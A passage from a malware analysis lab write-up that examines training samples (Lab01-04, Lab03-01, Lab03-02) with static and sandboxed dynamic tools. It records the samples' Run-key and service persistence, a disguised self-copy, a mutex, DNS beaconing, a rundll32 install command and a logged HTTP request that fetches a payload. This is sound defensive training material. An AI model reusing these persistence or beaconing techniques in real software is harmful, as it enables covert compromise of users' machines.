


Figure 4.1 — Import Viewer for **Lab01–04.exe**

- KERNEL32.dll— Core functionality, such as access and manipulation of memory, files, and hardware.
- ADVAPI32.dll— Access to advanced core Windows components such as the Service Manager and Registry. The functions here look like they're doing something with privileges.
- MSVCRT.dll— imports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imports, there are a few key ones which can point us in the direction of the program's functionality.

- SizeOfResource, FindResource, and LoadResourceindicate that the file is searchingfor data in a specific resource.
- CreateFile, WriteFileand WinExecsuggests that it might write a file to disk andexecute it.
- LookupPrivilegeValueA and AdjustTokenPrivilages indicates that it might accessprotected files with special permissions.

v- Looking at the strings is often a good way to identify any host/network based malware-infection indicators. Again, this can be done through the Disassembler in PE Explorer (Figure 5.1)





Figure 5.1 — **Lab01–04.exe** strings within PE Explorer Disassembler

The strings of note here look like '*\system32\wupdmgr.exe*', '*psapi.dll*' and '*\winup.exe*' — potentially these are the files which the .dll identified, create, or execute. '*\system32\wupdmgr.exe*' might correlate with KERNEL32.dll GetWindowsDirectoryfunctionto write to system directory and the malware might modify the Windows Update Manager.

This gives us some host-based indicators, however there is nothing apparent regarding network functions.

vi- Previously overlooked in PEiD's Section Viewer, there is a resources file .rsrc—The Resource Table. This is also seen in PE Explorer's Section Headers

Figure 6.1 — Resource Hacker identifying **Lab01–04.exe**'s **binary resource**



We are able to open this within Resource Hacker, a tool which can be used to manipulate resources within Windows binaries. Loading **Lab01–04.exe** into Resource Hacker identifies that resource as binary and lets us search through it. (figure 6.1)

e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.

i-This dynamic analysis starts with initial static analysis to hopefully gain a baseline understanding of what might be going on. Straight in with PEiD and PE Explorer we see that **Lab03–01.exe** is evidently PEncrypt 3.1 packed, and only visible import of kernel32.dlland function ExitProcess(figure 1.1). Also, there are are no apparent strings visible.




Figure 1.1 — File **Lab03–01.exe** is packed, and has minimal imports

It's difficult to understand this malware's functionality with this minimal information. Potentially the file will unpack and expose more information when it is run. One thing we can do is execute strings to scan the file for UNICODE or ASCII characters not easily located. Doingthis we can identify some useful information.

There is a bit of noise here which have been removed, and the main ones are highlighted in red (table 1.1).


String	Functionality
Rich	Not important
.text	Not important
.data	Not important
ExitProcess	kernel32.dll function ends a process and all its threads
kernel32.dll	Generic imported .dll for core functionality, such as access and manipulation of memory, files, and hardware.
ws2_32	Imported .dll Windows Sockets Library provides network functionality
CONNECT %s:%i HTTP/1.0	Looks like HTTP connection request
advapi32	Advapi32.dll is an API services library that supports security and registry calls.
ntdll	"NT Layer DLL" and is the file that contains NT kernel functions
user32	USER32.DLL implements the Windows USER component that creates and manipulates the standard elements of the Windows user interface.
advpack	DLL file associated with MSDN Development Platform developed by Microsoft for the Windows Operating System
StubPath	The executable in StubPath can be anything
SOFTWARE\Classes\http\shell\open\commandV	Potentially important registry directory
Software\Microsoft\Active Setup\Installed Components\	Potentially important registry directory
test	Not important
www.practicalmalwareanalysis.com	Domain, possibly what the malware will try becon to
admin	Probably username for admin
VideoDriver	Possibly important
WinVMX32-	Possibly important
vmx32to64.exe	Possibly important
SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Potentially important registry directory
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Potentially important registry directory

Table 1.1 — Processed output of strings*function on* **Lab03–01.exe**

Looking at these, we can make some rough assumptions that **Lab03–01.exe** is likely to do somenetwork activity and download and hide some sort of file in some of the registry directories, under one of those string names.

ii- To identify host-based indicators, we can make assumptions from the previous strings output, such as potentially attaching itself to SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver — however, it is more useful to perform **dynamic analysis** and see what it's doing. Take a snapshot of the VM so you're able to revert to a pre-execution state!

Set VM networking to Host-only, and manually assign the preferred DNS server as iNetsim, or configure the DNS reply IP within ApateDNS to loopback, and set up listeners using Netcat (ports 80 and 443 are recommended as a starting point as these are common).Clear all processes within Procmon, and apply suitable filters to clear out any noise and find outwhat the



malware is doing. Initially filter to include Process **Lab3–1.exe** so we can see its activity. Likewise, start Process Explorer for collecting information about processes running onthe system.

Figure 2.1 — Procmon of **Lab03–01.exe**

The first thing we notice when executing **Lab03–01.exe** is the series of Registry Key operations (Figure 2.1). This doesn't tell us too much about what the malware is doing specifically however, it's always useful to see an overview of the activities. We can filter this further to only show WriteFileand RegSetValueto see the key operations (figure 2.2)

Figure 2.2 — Procmon of **Lab03–01.exe**, filtered for WriteFileand RegSetValue

We can investigate these operations further, and we see that they are related. First, a file is written to C:\WINDOWS\system32**vmx32to64.exe** (*note, this filename is a string we've identified as part of the initial static analysis*) however, this appears to be set to the registry of HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver (*another identified string!*). This is a strong host-based indicator that the malware is up to something (Figure 2.3).

Most likely the malware is intended to be run at startup.




Figure 2.3 — **Lab03–01.exe** hiding under **vmx32to64.exe** *and set to* ***VideoDriver*** *registry.*

Upon further investigation, it appears as though files **vmx32to64.exe** and **Lab03–01.exe** share the same hash (figure 2.4), indicating the malware has established persistence through creating and hiding a copy of itself, as well as to execute at startup via the VideoDriverregistry.




Figure 2.4 — **Lab03–01.exe** sharing the same SHA1 Hash as **vmx32to64.exe**.

Further host-based indicators can be identified through analysis of Process Explorer, to showwhich handles and DLLs the malware has opened or loaded





Figure 2.4 — Process Explorer showing Mutex **WinVMX32**

Process Explorer shows us that **Lab03–01.exe** has created at mutex of WinVMX32(*again, another identified string*) (Figure 2.4). A mutex (mutual exclusion objects) is used to ensure that only once instance of the malware can run at a time — often assigned a fixed name. We also see **Lab03–01.exe** utilises ws2_32.dlland wshtcpip.dllfor network capabilities. We're able to analyse



network activity either locally on the victim, or utilising iNetSim. I have demonstrated both, having configured DNS to either the iNetSim machine or loopback (forthe netcat listeners). Turning our attention to ApateDNS and our iNetSim logs, we see some pretty significant network-based indicators of this malware activity. ApateDNS show regular DNS requests to www.practicalmalwareanalysis.comevery 30 seconds (figure 3.1).

Figure 3.1 — **ApateDNS** showing DNS beaconing

The ApateDNS capture suggests the malware is beaconing — possibly to either to fetchupdates/instructions or to send back stolen information




Figure 3.2 — iNetSim logs

Also, the associated iNetSim logs show a recognised DNS request for the malicious website, providing further indication of beaconing intent.

Finally, the Netcat listener (with DNS configured for loopback) has picked up a transmission on port 443. This shows a series of illegible characters emitted from the malware (Figure 3.3). On subsequent executions or periodic ticks, the transmission is unique.




Figure 3.3 — Illegible characters transmitted by **Lab03–01.exe.**


The combination of host and network-based indicators provide significant grounding to make assumptions regarding the malware's activity.

- From **Static Analysis**, not a lot was uncovered other than the output of what might use as hard-coded parameters.
- **Dynamic Analysis** to uncover further host-based indicators show that the malware has replicated and masked under another file name has associated with the registry for execution on startup and has network functionality.
- Network-based activity is identified through capturing periodic DNS requests, as well as intercepting random character transmissions of HTTP & SSL

f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.

i- At first glance, we have **Lab03–02.dll.** As this is not a .exe file, we are unable to directly execute it. rundll32.exeis a windows utility which loads and runs 32-bit dynamic-link libraries (.dll).

First, however, we likely require any exported functions to pass in as an argument. This can be identified through PE analysis, which shows us a set of exported and imported functions. The imported functions (Figure 1.1) give us an idea of the .dll's capabilities. Speculation into these might suggest there will likely be some networking going on, as well as some file, directory andregistry manipulation. Functions included as part of ADVAPI32.dll suggests the malware may need to be run as a service, which is backed up by **Lab03–02.dll**'s exports (Figure 1.1)






Figure 1.1 — **Lab03–02.dll**'s Imports and Exports showing likely service capabilities

Running streamsalso gives us a lot of useful insight into potential actions. Most of which are found as imported functions, however, there are others worth noting that my be useful host/network-based indicators. These include some very distinctive strings, potential registry locations and file or network names, as well as some base64 encoded strings hinting at some functionality (Figure 1.2).

Strings		Base64 Encoded Strings	Base64 DECODED strings
practicalmalwareanalysis.com	%SystemRoot%\System32\svchost.exe -k netsvcs	Y29ubmVjdA==	connect
serve.html	OpenSCManager()	dW5zdXBwb3J0	unsupport
Windows XP 6.11	You specify service name not in Svchost//netsvcs, must be one of following:	c2xlZXA=	sleep
cmd.exe /c	RegQueryValueEx(Svchost\netsvcs)	Y21k	cmd
GetModuleFileName() get dll path	netsvcs	cXVpdA==	quit
Intranet Network Awareness (INA+)	RegOpenKeyEx(%s) KEY_QUERY_VALUE success.		
%SystemRoot%\System32\svchost.exe -k	RegOpenKeyEx(%s) KEY_QUERY_VALUE error .		
SYSTEM\CurrentControlSet\Services\	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost		
CreateService(%s) error %d	IPRIP		
Depends INA+, Collects and stores network configuration and location information, and notifies applications when this information changes.			

Figure 1.2 — **Lab03–02.dll**'s strings showing potential functionality.

Now we have a starting point to look out for, we can prepare our environment for trying to run the malware — clearing procmon, taking a registry snapshot, and setting up the network.

ii- To install the malware, pass one of Installor installA(found from the exports) into rundll32.

Executing C:\rundll32.exe Lab03-02.dll,install doesn't give any immediate feedback onthe command line, within process explorer, or Wireshark/iNetSim, however taking a 2nd registrysnapshot and comparing the two, it's clear that keys and values have been added — many of these matching up with what we found from strings(Figure 2.1)

Figure 2.1 — Registry keys and values added as a result of installing **Lab03–02.dll**

We can see within the regshot comparison that something called IPRIP has been added as a service, with some of the more identifiable strings as \DisplayName or \Description. The image path has also been set to %SystemRoot%\System32\svchost.exe -k netsvcs whichshows the malware is likely to be launched within **svchost.exe** with network services as an argument.

iii- Since we have installed **lab03–02.dll** as a service, we can now run this and we see the same \DisplayName+ update found from the added reg values (Figure 3.1).

Figure 3.1 — Starting the IPRIP service

Checking out ProcessExplorer to see what's happened, we can search for the **Lab03–02.dll** which will point us to the **svchost.exe** instance that was created.




Figure 3.2 — Process Explorer showing **svchost.exe** launched with **Lab03–02.dll**

We can identify various indicators which attribute **Lab03–02.dll** to this instance of **svchost.exe**

thorough the inclusion of the .dll, the service display name *"Intranet Network Awareness (INA+)"*, and the command line argument matching what has been found in strings. This helps us to confirm that **Lab03–02.dll** has been loaded — note the *process ID, 1148*. We'll need this to see what's going on in ProcMon!

iv- Checking out ProcMon, filtered on *PID 1148*, we see a whole load of registry RegOpenKey and ReadFiles, however, seems mostly **svchost.exe** related and nothing jumps out as malicious.

v- Turing our attention to look for network-based indicators, we have traffic captured within Wireshark, as well as logged within iNetSim. To give us an idea of what to look for, we can check out the iNetSim logs first (Figure5.1), which show us that we have seen 2 notable types of activity; DNS and HTTP connections. The DNS appears to be periodic requests to practicalmalwareanalysis.com (which we previously saw similar with **Lab03–01.exe**), as well as a HTTP GET request to http://practicalmalwareanalysis.com/serve.html which attempts to download a file. Fortunately, as we had iNetSim set up to respond, it provides a dummy file to complete the request — /var/lib/inetsim/http/fakefiles/sample.html. If we didn't have this, we might have downloaded something real nasty.

```
2020-07-06 13:52:43  DNS connection, type: A, class: IN, requested name: practicalmalwareanalysis.co
m
2020-07-06 13:52:43  HTTP connection, method: GET, URL: http://192.168.89.128/wpad.dat, file name: n
one
2020-07-06 13:52:43  HTTP connection, method: GET, URL: http://practicalmalwareanalysis.com/serve.ht
ml, file name: /var/lib/inetsim/http/fakefiles/sample.html
```

